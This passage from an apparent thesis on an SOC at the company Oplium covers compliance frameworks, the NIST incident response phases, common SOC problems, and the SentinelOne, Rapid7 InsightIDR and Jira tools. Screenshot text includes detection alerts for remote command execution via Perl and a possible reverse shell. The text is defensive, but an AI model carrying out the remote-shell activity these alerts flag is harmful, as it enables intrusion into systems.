- Maintenance and Improvement: Refining strategies and controls based on feedback and analysis.

ISO/IEC 27001 contains 114 controls in 14 categories and covers areas such as information: security policies, access control, cryptography, physical security, and incident management. These Controls ensure comprehensive protection and compliance with legal requirements and regulations.

GDPR Another key regulation that is mandatory for all European countries is the General Data Protection Regulation (GDPR). This regulation is overseen locally by supervisory authorities and implemented at the national level. It establishes stringent requirements for handling sensitive data, especially those outlined in Article 9. Unlike ISO27001, which is a voluntary standard, GDPR is a legally binding regulation that provides both legal definitions and technical requirements to ensure compliance. [5]

The GDPR also refers to the steps that must occur in the event of a data breach, as described in Article 33. Besides that, the regulation is organized into 99 articles across 11 chapters. These vary on general provisions, principles of processing, rights of the data subject, responsibilities of processors and controllers, among others, right to provisions concerning the transferring of personal data to third countries.

While there are substantial differences between the GDPR and ISO27001,it mainly being about compliance with legislation and protection of data, and information security management, respectively, there is substantial overlap. Most of the high-level requirements within the GDPR map onto ISO27001 standards, especially those which concern operational security. However, this comparison serves to illuminate the importance of understanding both regulations in context with comprehensive data protection strategies.

PCI-DSS PCI-DSS (Payment Card Industry Data Security Standard) outlines security standards specifically for organizations that handle cardholder data. The standard requires a set of controls that organizations must implement to safeguard payment card information, including data encryption, access control, and regular monitoring. [6] This standard is governed by the Security Standard Council and requires different levels of validation depending on the annual transaction volume of the organization seeking compliance. There are three primary methods for ensuring compliance:

1. Self-Assessment Questionnaire (SAQ): This method is typically used by organizations with low transaction volumes. It involves completing a questionnaire that can range from 22 to 329 questions. In some cases, it may also include an Attestation of Compliance to meet new requirements.

2. Qualified Security Assessor (QSA): For organizations with medium transaction volumes, a certified third party conducts a thorough examination of the system to ensure compliance.

3. Internal Security Assessor (ISA): This is the most comprehensive method, involving a global assessment of the system and the issuance of a Report on Compliance (ROC).

Also, PCI DSS provides 12 critical requirements that are organized in six overall macro areas of operation. These are:

- Security System and Network Management: Implementation and management of firewalls and not using default passwords in information systems.

- Cardholder Data Protection: protection of data on physical media in communications.

- Vulnerability Assessment and Management: keeping the systems updated and secure.

- Access Control: control access to cardholder information, track and monitor system access, and controls physical access.

- Monitoring and Testing: Involves regular audits, monitoring, and stress testing to identify weaknesses.

- Information Security Policies: Requires the adoption and management of robust security policies.

These areas are pretty similar to several Annex requirements of the ISO27001 standard, reflecting the overlap between principles of data protection and system security across these regulations.

2.1.3 NIST Incident Response Framework

Incident response is a process of identifying, analyzing, and responfing to cybersecurity incident or breach. It involves a set of activities that are designed to prevent the incident from escalating, minimize the impact of the incident, and restore normal operation as quickly as possible. The NIST (National Institute of Standards and Technology) Incident Response Framework is a widely recognized guideline that provides a structured approach to handling cybersecurity incidents. This framework, is designed to help organizations effectively respond to and recover from security breaches and other cyber incidents. The NIST framework divides the incident response process into four key phases [7]:



PREPARATION
DETECTION AND ANALYST
CONTAINMENT ERADICATION AND RECOVERY
POST-INCIDENT ACTIVITY
Four Phases of the NIST Incident Response Lifecycle

Figure 2.2. NIST Incident Response Framework

Preparation The preparation phase is really important for a successful incident response strategy. During this phase, the organization must establish and maintain an Incident Response Plan (IRP) that outlines the procedures, roles, and responsibilities for responding to incidents. Key technical components of this phase include:

- Development of Incident Response Policies: Define clear policies that outline the scope of the incident response, the authority of the incident response team, and the criteria for escalating incidents.
- Establishment of an Incident Response Team (IRT): Assemble a team with diverse expertise in areas such as network security, forensics, malware analysis, and legal compliance. The team should also include designated incident handlers who are responsible for managing incidents from detection to resolution.

- Implementation of Detection Tools: Deploy advanced security information and event management (SIEM) systems, intrusion detection systems (IDS), and endpoint detection and response (EDR) solutions. These tools help in real-time monitoring of network traffic, system logs, and endpoint activities to identify potential security incidents.
- Training and Drills: Conduct regular training sessions for the IRT and other relevant personnel. This includes simulating attack scenarios through tabletop exercises or red team/blue team engagements to test and improve response capabilities.

Detection and Analysis This phase involves the identification of potential incidents through continuous monitoring and the subsequent analysis to confirm the nature of the incident. Technically, this phase includes:

- Data Collection: Utilize logging mechanisms and network sensors to collect relevant data from various sources such as firewalls, IDS/IPS (Intrusion Prevention Systems), antivirus systems, and application logs. Centralizing this data in a SIEM platform enables correlation and pattern recognition.
- Indicators of Compromise (IOCs): Use IOCs such as unusual outbound traffic, unexpected changes in file hash values, and abnormal system behaviour as triggers for deeper investigation. Automation tools can flag these IOCs in real-time.
- Traffic Analysis and Packet Capture: Conduct deep packet inspection (DPI) and analyze network traffic patterns to identify malicious activity. Tools like Wireshark, tcpdump, or commercial network analyzers can help in this process.
- Forensic Analysis: If an incident is suspected, perform forensic analysis on affected systems. This includes examining memory dumps, disk images, and logs to reconstruct the attack timeline and identify the attack vector. Tools such as Volatility and Autopsy are commonly used in this phase.
- Incident Classification: Based on the analysis, classify the incident according to its severity, scope, and impact. This classification helps in determining the appropriate response strategy.

Containment, Eradication, and Recovery Once an incident is confirmed, the organization must act quickly to contain the threat, remove it, and restore normal operations. [8]The technical steps in this phase include:

- Short-Term Containment: Implement immediate actions to limit the spread of the incident. This may involve isolating affected network segments, disabling compromised user accounts, or shutting down specific systems. Techniques like network segmentation or applying access control lists (ACLs) are often employed.
- Long-Term Containment: Develop a more sustainable containment strategy that allows the affected systems to remain operational while limiting further damage. This could involve the creation of virtual LANs (VLANs), deploying additional firewalls, or rerouting network traffic.
- Eradication: Identify and eliminate the root cause of the incident. This might involve removing malware, closing vulnerable open ports, applying security patches, or hardening system configurations. Advanced malware removal tools and vulnerability scanners like Nessus or OpenVAS are typically used.
- System Restoration: After eradication, restore systems and data from clean backups. Ensure that the systems are fully patched and secure before bringing them back online. Validation of system integrity post-recovery is crucial, which might involve running file integrity monitoring (FIM) tools.
- Monitoring for Recurrence: After restoration, closely monitor the environment for any signs of the incident reoccurring. This might involve enhanced logging, stricter firewall rules, or increased frequency of vulnerability scans.

Post-Incident Activity In the post-incident activity phase, the organization conducts a thorough review of the incident and its handling to improve future response efforts. Technical aspects of this phase include:

- Root Cause Analysis (RCA): Conduct root cause analysis to determine the root causes of the incident. This may involve deep dives into system logs, configuration files, and network traffic to comprehend how the incident occurred and why it was not detected in time.
- Incident Documentation: Create detailed incident reports that must contain a timeline of events, actions taken, lessons learned, and evidence captured. These documents will not only be important internally for reviews but also when audits are performed.
- Metrics and Reporting: Use incident metrics such as Mean Time to Detect (MTTD), Mean Time to Contain (MTTC), and Mean Time to Recover (MTTR) when evaluating the efficiency of the response. These metrics are helpful in determining how further improvements may be made.
- Review and Update of Incident Response Plan: Based on lessons learned from this incident,enhance the incident response plan through the revision of any weaknesses and gaps discovered during the response to the incident. This may be an update in rules for detection, enhancement of communication protocols, or the training programs themselves.
- Knowledge Sharing and Threat Intelligence: Knowledge derived from the incident will be shared with relevant stakeholders, including other organizations within the industry, through TIPs. This is a collective defense where knowledge on emerging threats and effective mitigations informs others.

2.1.4 Common Issues

Managing security incidents in a SOC is really complex and it needs to involve various tools, teams and workflows. In this section, we will explore the key problem and inefficencies commonly observerd in SOC. These can include slow response, repetitive tasks and variabaility in human response.

Repetitive Tasks

SOC analysts are often tasked with performing repetitive, manual tasks that take up a significant portion of their time. These tasks include investigating false positives, categorizing alerts, and updating incident records in ticketing systems. One of the most time-consuming aspects of SOC operations is the investigation of false positives. Indeed, SOCs often receive alerts that are triggered by benign acrivity that it is marked as malicous. For give an example, an automated system might flag legitimate user acrivity as suspicious and analyst everytime must manually review the alert and determine whether or not it is a real threat. This permanent review of false positives, apart from wasting very valuable time, contributes to alert fatigue the analyst may either ignore the alerts completely or otherwise not respond appropriately to a real threat because of the volume. Another repetitive task is the manual input of data into ticketing systems. Analysts are frequently required to update tickets with detailed notes, record their actions, and close out incidents once they are resolved. This may be a very long process, considering the backlog of incidents that needs to be documented. The time used in this form of repetition takes away from more critical activities that may be performed by the analyst, such as threat hunting or deep-diving into investigations related to complex attacks. Moreover, the need to constantly perform low-level tasks leads to a misuse of analyst skills. While the SOCs are staffed with such highly trained professionals who can handle very sophisticated threats and develop advanced strategies for detection, much of their time is spent performing tasks that could easily be automated. This misallocation of resources reduces overall productivity in the SOC and limits its timely response capability to high-priority incidents.

Slow Response Times

Another issue within SOC operation could be 'slow response times' due by coordination between different teams and in particular reliance on manual processes. The first SOC's achievement is respond to incidents as quickly as possible in manner to minimize damage and prevent the spread of attacks. However, several factors can contribute to response delays. One of the primary factors is the reliance on manual coordination between teams. In many SOC once an incident is detected, it must be assigned to the appropriate team for further investigation. But that assumes teams work within the same time zone and/or under the same workflow. Otherwise, it creates huge gaps in communication. For instance, if some incident detected by one team needs to be escalated to another team (for example, from a Detection Team to a Remediation Team). it can add precious hours to the incident handling process when they have to wait for the second team to become available. Additionally, manual handling of tickets can also contributes to delays. For example, when a ticket is created in a system like Jira, analysts are required to manually retrieve, review, and update the ticket throughout the incident lifecycle. Each of these steps introduces opportunities for delays, especially if an analyst must follow strict procedural steps before taking action. In high-alert environments, the cumulative effect of these delays leads to incident backlogs where tickets come in quicker than they can be handled. Moreover, this gap in detection and response also results in longer MTTR, a key metric that defines the pace of incident handling. The longer the MTTR, the longer certain threats are active within an environment, where the possibility of causing damage increases.

Inefficient Resources Allocation

Resource mismanagement is another critical issue in many SOC environments. Highly skilled analysts often find themselves performing low-level tasks that could be done by junior staff or automated systems, leading to a significant misallocation of resources. For example, tasks such as investigating repetitive alerts, performing routine checks, or manually escalating incidents are time-consuming and do not make the best use of an analyst's expertise. The SOC environment usually involves all types of work-from very simple alert triaging to complex incident response activities. However, in cases when skilled analysts are overloaded with thousands of low-priority alerts or routine tasks, they can hardly focus enough time on more strategic activities, such as proactive threat hunting, refinement of detection rules, or analysis of sophisticated threats that require deeper investigation. This results in talent going to waste because of how investigators are forced to divert their attention to questions that are less important than using the expertise to harden the security posture of an organization. Besides, dependence on manual processes to handle routine incidents adds to this imbalance. More often than not, SOCs have not been able to effectively distribute the tasks among their analysts due to which, at times, few team members are highly burdened while others are underutilized. This can lead to burn out among the analysts and degrade the overall effectiveness due to increased turnover within the teams.

Variability in Human Response

Other challenges in SOC incident management can be variability in human response. As can be imagined, SOC analysts can possess different levels of experience, knowledge, and interpretation to manage incidents inconsistently. This variability can lead to differing prioritizations and responses to similar security threats, creating inefficiencies and, in some cases, inadequate containment of incidents. For example, one analyst may view an incident of a certain type as high priority and thus immediately take some remediation steps, whereas another analyst, with the same incident, classifies it as low priority and delays taking any action. Variability in incident classification also affects how quickly incidents are escalated, with some analysts taking a more conservative approach and waiting for more evidence before escalating, while others may escalate based on initial indicators. This becomes problematic during incidents passed between teams because different analysts may not follow the same set of response protocols or interpret the severity of an incident. Human variability also plays a role in incident documentation because some analysts may provide document every step of their investigation, others might provide only minimal details.

Inconsistent documentation makes it harder for other team members to understand the full scope of the incident, which can complicate handoffs between teams and create gaps in the incident resolution process.

2.2 Oplium's Security Operation Center

Who is Oplium? Oplium is a young company, founded in 2019 in Brazil, with the aim of bringing an innovative approach to the cyber security market, with state-of-the-art proprietary and third-party solutions. It is highly specialized in services such as digital risk protection and digital privacy laws, cyber threat intelligence, offensive security services and vulnerability detection and management.

As I said before, a Security Operations Center (SOC) is a centralized unit that deals with security issues at the organizational and technical levels. Its primary purpose is to continuously monitor, detect, analyze, and respond to cybersecurity incidents using a combination of technological solutions and highly skilled security professionals. The SOC is the heart of an organization's security, ensuring the protection of critical data and systems. Oplium's SOC team is organized into different roles and responsibilities to ensure the efficient operation of security monitoring and incident handling:

- SOC Analysts (Level 1, 2, and 3): SOC Analysts are divided into tiers based on their level of experience and expertise.
  - L1 analysts monitor alerts, perform initial triaging, and provide severity for the potential threats.
  - L2 analysts nvestigate the events deeper, manage the incidents which are more complex in nature, and mitigate the threat.
  - L3 analysts are many times involved in deep threat hunting, malware analysis, and tuning of detection tools.
- SOC Manager: The SOC Manager oversees the operations, ensuring that workflows run smoothly. The manager is also responsible for communication with other parts of the organization, including reporting and compliance.
- Incident Response (IR) Team: These specialists are responsible for responding to and managing security incidents. They work closely with the SOC analysts to ensure that threats are properly contained, eradicated, and resolved.
- Threat Hunters: These individuals actively search for possible vulnerabilities or undiscovered threats within the company. They can find security gaps which no automated tool could provide.

2.2.1 Oplium's SOC Tools

Before exploring issues and how AI can be leveraged within Oplium's SOC, it is crucial to understand the tools currently in use and how they contribute to the overall security operations. Understanding these tools is essential because they form the foundation upon which AI-driven improvements can be built. Each tool plays a critical role in monitoring, detecting, analyzing, and responding to security threats, and knowing their strengths, limitations, and integration points will guide the implementation of AI to enhance SOC efficiency and incident response capabilities.

SentinelOne


Traditional tools like antivirus software often fail to stop advanced threats, like zero-day attacks, file-less malware, and ransomware. SentinelOne stands out by offering both prevention and real-time response to these kinds of threats.[17] Instead of relying on the signature to perform the known threat-based detection, Sentinel One attacks the problems of both known and unknown classes of threats by adopting behavioural AI to fight the signature-less interception of files, processes and actions of the system in detail. This advanced feature makes it possible for SentinelOne to 'see' and intercept threats that may not be recorded in the database, hold back malware and ransomware attacks as well as offer endpoint activity monitoring, and investigative opportunity at great depth. SentinelOne's architecture is designed to be lightweight, autonomous and highly responsive to endpoint threats.

At the heart of SentinelOne is a lightweight agent installed on endpoints (such as desktops, laptops, servers and virtual environments). This agent operates autonomously, performing key functions without the need for constant communication with a central server. The agent performs tasks such as

- Behavioural monitoring and AI-driven detection: The agent monitors all running processes, file activity and network communications on the endpoint. Using AI models, the agent can detect anomalous behaviour that may indicate an attack, such as privilege escalation, unauthorised process injection, or anomalous file access patterns.
- Static AI and Machine Learning: SentinelOne uses static AI to examine files and executable code prior to execution, looking for malicious attributes or signatures before execution. This deep learning algorithms-based analysis helps ensure the early prevention of both known malware and previously unseen threats.
- Autonomous response and containment: The agent can respond to the detected threat autonomously by executing some pre-configured actions. Actions include the isolation of the endpoint from the network, killing malicious processes, and rolling back the system to a pre-infection state if necessary.
- Cloud communication for threat intelligence: Although the agent operates autonomously, it communicates with the SentinelOne cloud platform to receive updates on new threats and share telemetry data for broader threat intelligence. This cloud communication ensures that the agent is always up to date with the latest intelligence without causing network bottlenecks or requiring constant monitoring.

SentinelOne has also a Management Console that is the command centre for managing all endpoint security, configuring policies and viewing threat alerts. Whether it's deployed on-premises or in the cloud, it provides an easy-to-use interface that enables SOC teams to efficiently manage their security operations. Here, a centralised dashboard gives SOC teams a real-time view of what's happening on every endpoint. They can quickly identify suspicious behaviour, detect malware and check the overall security health of the system, ensuring that threats are caught early. In addition, Administrators can easily set and enforce security policies, define automated response actions, and create rules that apply to all endpoints, no matter where they are or what network they're on. This ensures that every device in the organisation receives a consistent level of protection. In fact when a threat is detected, the console allows SOC teams to automate responses to common issues, such as isolating a compromised device or removing malicious files. In addition, SentinelOne's enables SOC teams to quickly restore compromised systems to a clean, pre-infection state. Obviously, the console doesn't just stop at detection. it also provides deep insight into security incidents and in that way SOC teams can trace the full attack chain, seeing how an attacker compromised the system, what actions they took, and how the threat spread across the network. This detailed timeline of events enables thorough forensic analysis and helps teams understand the full scope of the attack.

While SentinelOne's agents are capable of local threat detection and response, they also benefit from SentinelOne's cloud-based threat intelligence platform, which provides real-time updates and insights from a global database of threats. The cloud platform integrates global threat intelligence feeds that update the agents with new Indicators of Compromise (IOCs), malware signatures, and behavioural patterns. The global threat intelligence enables SentinelOne agents to detect emerging threats and sophisticated attacks. Each endpoint agent transmits telemetry data to the cloud platform, thereby contributing to SentinelOne's collective intelligence. This data is



Threat Status: MARKED AS BENIGN

AI Confidence Level: MALICIOUS

Analyst Verdict: False Positive

Mitigation Actions taken: KILLED ✓ 40/40 QUARANTINED ✓ 15/15

NETWORK HISTORY

First seen Mar 06, 2022 16:49:59
Last seen Jan 17, 2023 11:26:13

11 times on 1 endpoint
1 Account / 1 Site / 1 Group

THREAT FILE NAME Jumpcloud Installer.exe

Path	\Device\HarddiskVolume2\Users\in
Command Line Arguments	"C:\Users\in
Process User	s1-ec
Publisher Name	JUI
Signer Identity	JUI
Signature Verification	SignedVerified
Originating Process	ex :.exe
SHA1	e03b9bcd27 230c1
Classification	Malware

EDR Connector • Oct 13, 2022 15:29:57

```
Automated Remediation Action by          - Alert Resolved
================================================

"Analyst Verdict" changed to "False Positive"
"Incident Status" changed to "Resolved"
```

EDR Connector • Oct 13, 2022 15:29:14

```
      Analysis
================

✅ Likely False Positive - Trusted -

Recommended action: Resolve as false positive and consider
excluding by file hash if allowed
```

Figure 2.3. SentinelOne: Security Incident example

subjected to analysis to identify patterns and trends in global cyber-attacks, thereby enabling SentinelOne to more effectively prevent and respond to emerging threats.

As I said before, SentinelOne's core detection capabilities are based on machine learning (ML) and behavioural AI models. These models are trained to understand what is the normal system behaviour and identify deviations that might indicate a security event. Indeed, SentinelOne uses static AI models to inspect code before it is executed. This approach allows the agent to block known malware and detect malicious files that have been disguised through obfuscation or packing. SentinelOne's behavioural AI models monitor process behaviour in real time, even after a file or process is executed. Behavioural analysis looks for anomalies such as unexpected process spawning, lateral movement, or abnormal file access patterns. That would be fileless attacks and zero-day exploits, as they don't rely on a known signature and might otherwise pass undetected by traditional security tools. SentinelOne continuously trains and updates its machine learning models with new threat data. This allows for the evolution of AI models in dealing with the latest attack techniques involving ransomware, advanced persistent threats, and polymorphic malware.

SentinelOne is designed to work seamlessly within the broader security infrastructure of a SOC by integrating with other critical tools. SentinelOne integrates effectively with SIEM platforms, such as Rapid7 InsightIDR, to provide a centralized view of security events. This integration enables SOC teams to correlate endpoint data from SentinelOne with logs and alerts from other parts of the infrastructure, such as network devices, firewalls, and user activities. The key benefits include:

- Centralized Monitoring: SOC teams can view alerts from SentinelOne alongside other network and user-related data within their SIEM dashboards. This unified view allows them to cross-reference endpoint activity with broader network behaviors.
- Threat Correlation: By combining endpoint alerts from SentinelOne with broader network and system logs in SIEM, SOC analysts can detect more sophisticated attack patterns that might otherwise go unnoticed if viewed in isolation.
- Enhanced Forensics: Integration with SIEM enables detailed incident analysis, allowing

SOC teams to gather and analyze telemetry data from multiple sources (not just endpoints) to investigate the full scope of an attack.

On the other hand, SentinelOne's integration with Jira streamlines the incident management process by automatically creating and updating incident tickets based on the alerts generated by SentinelOne. This allows SOC teams to manage security events efficiently and ensures that no incident is overlooked.

- Automated Ticket Creation: When SentinelOne detects a threat or suspicious behavior, it can automatically create an incident ticket in Jira. Relevant information is included in the ticket, such as the details of the alert, the endpoints involved, and recommended actions for remediation. This automation minimizes manual effort by the SOC analyst and ensures that the incidents are logged instantly.
- Incident Tracking and Workflow Management: With Jira, SOC teams can track incidents from detection and investigation down to resolution. That means each security incident is handled correctly, and the needed actions are performed accordingly.
- Collaboration Across Teams: With SentinelOne integrated into Jira, collaboration between SOC analysts and IT departments, among other lines of business becomes easier through the sharing of detailed incident data, hence making teams collaborate with ease towards finding solutions for security incidents.


Rapid7 InsightIDR

Rapid7 InsightIDR is a Security Information and Event Management (SIEM) tool with Extended Detection and Response (XDR) capabilities, designed to help SOCs detect, investigate, and respond to cybersecurity incidents in real time.[18] It's part of Rapid7's Insight platform, which integrates other security solutions like vulnerability management and application security testing. InsightIDR helps bridge the gap between data collection, behavioral analysis, and automated incident response, making it a great tool for SOC operations.

InsightIDR operates in a cloud-based architecture that combines SIEM functionalities with enhanced User and Entity Behavior Analytics (UEBA), Endpoint Detection and Response (EDR), and Network Traffic Analysis (NTA).

The foundation of InsightIDR is the Data Collection Layer, which gathers data from a variety of sources in real-time. The tool collects logs, events, and telemetry data from multiple parts of the network, including endpoints, cloud services, user behavior, and network traffic. In this Layer, InsightIDR relies on lightweight log collection agents deployed across endpoints, servers, and other key infrastructure components. These agents are responsible for gathering logs from sources like operating systems, applications, firewalls, antivirus solutions, and more. Here, Log agents are responsible for forwarding raw data to the central data processing layer in the cloud for analysis. Through endpoint agents, InsightIDR monitors endpoint activities such as file access, process execution, network connections, and more. These agents offer visibility into the behavior of endpoints, enabling detection of advanced threats like lateral movement, malware, or credential theft. In addition, InsightIDR has UEBA module that continuously collects data related to user behavior. It tracks things like login times, access to sensitive files, and anomalies in how users interact with the system. It correlates these behaviors with historical patterns to detect potential insider threats or compromised accounts.

Once logs and data are collected from various sources, the Log Aggregation and Normalization Layer processes them to make them usable for analysis. This is one of the most critical parts of InsightIDR's architecture, as it ensures data from disparate sources is made uniform. InsightIDR normalizes data into a consistent format, regardless of the source. For instance, logs from firewalls, cloud environments, and endpoints may have different structures. This process ensures that security analysts can work with structured, readable data regardless of where the logs originated. After normalization, logs are stored in a cloud-based data repository. Since InsightIDR is cloud-native, its storage is scalable and can accommodate massive amounts of data without requiring on-premise storage hardware and data is retained according to organizational policies and compliance



Attacker Technique - Execute Command on Remote Host Using Perl

System Created: Oct 8, 2024 4:45 PM
Last Accessed: Oct 14, 2024 12:17 PM
Recent Detection: Oct 8, 2024 4:45 PM
Priority: High
Assignee:
Disposition: Undecided

Date Range: 09/06/2024 10:25:57 - 10/0...
Timeline Events: 9 filter options
□ Alerts 1

End
Oct 8, 2024
Associated Events
Investigation Event
5:17:51 PM
Details: Suspicious Process - Possible Reverse Shell

Figure 2.4. Rapid7IDR: Security Incident's Investigation

requirements (e.g., GDPR, PCI-DSS). The Data Processing and Analytics Layer is where the magic happens. This is the heart of InsightIDR's architecture, where data is analyzed, correlated, and transformed into actionable insights. InsightIDR uses several advanced technologies to detect and analyze threats:

- User and Entity Behavior Analytics (UEBA): UEBA leverages machine learning algorithms to build baselines of normal user behavior by analyzing historical data. For example, it monitors login times, geographic locations, file access patterns, and network usage. Any deviation from these learned patterns triggers an alert and InsightIDR's UEBA capabilities allow it to detect anomalies like credential theft, privilege escalation, or lateral movement, even when traditional detection mechanisms (such as signature-based IDS) would fail.

- Threat Intelligence Integration: Rapid7 InsightIDR integrates global threat intelligence feeds. These feeds provide information on known threats, such as malicious IP addresses, file hashes, URLs, and other Indicators of Compromise (IoCs).

- Correlation Engine: One of InsightIDR's powerful features is its correlation engine, which links together seemingly unrelated data points. For example, it can correlate an abnormal user login event with suspicious network activity and endpoint process execution. The correlation engine integrates data from multiple sources (user activity, network traffic, endpoint data) to provide a holistic view of potential threats and create an investigation timeline for SOC analysts.


- Intrusion Detection System (IDS): InsightIDR also includes both network-based and host-based intrusion detection. It can analyze network traffic patterns for known malicious signatures and anomalies that suggest an active breach or compromise. In cases where suspicious activity is detected, such as data exfiltration or unauthorized access, alerts are generated for further investigation.

Once the analysis is complete and threats are detected, InsightIDR's Alerting and Incident Response Layer comes into play. This layer ensures that SOC teams are notified and can respond efficiently. Based on the rules defined in the SIEM, as well as the behavior detected by UEBA and threat intelligence correlation, InsightIDR generates real-time alerts. These alerts are categorized by severity (e.g., critical, high, medium, low) to help SOC teams prioritize their response. When an alert is raised, InsightIDR automatically generates an Investigation Timeline that provides a visual representation of the sequence of events related to the alert (e.g., when the anomaly was first detected, affected systems, user actions).

Previously mentioned, InsightIDR is a cloud-native platform, which means it does not require significant on-premise infrastructure. This offers flexible, centralized management and a user-friendly interface that enhances SOC teams' ability to respond to security incidents. We can found a dashboard that provides a centralized view of the organization's security posture where alert volumes, incident timelines, and threat summaries are displayed in real-time, giving SOC teams the possibility to see what is happening across the network. In addition we have a Log Search interface allows SOC teams to perform powerful searches across log data. The search feature is designed for simplicity but also allows for advanced query building, enabling analysts to pinpoint specific events or correlate data across different log sources. This capability is essential for threat hunting and forensic investigations where historical data needs to be searched and analyzed.

Jira

Jira is an agile project management tool that allows teams to organize tasks, assign responsibilities, and track progress across various workflows.[19]In a SOC environment, Jira serves as tool for managing the lifecycle of security incidents, from detection to resolution. Jira's adaptability makes it also an tool for incident management, as it can be customized to match the specific workflows of a SOC. Security teams can use it to create incident tickets, assign them to team members, track their progress, and ensure that security incidents are documented.



Type	Key	Reporter	Priority	Status	Resolution	Created	Update
🟩	SOC-18894	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
🟩	SOC-18890	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
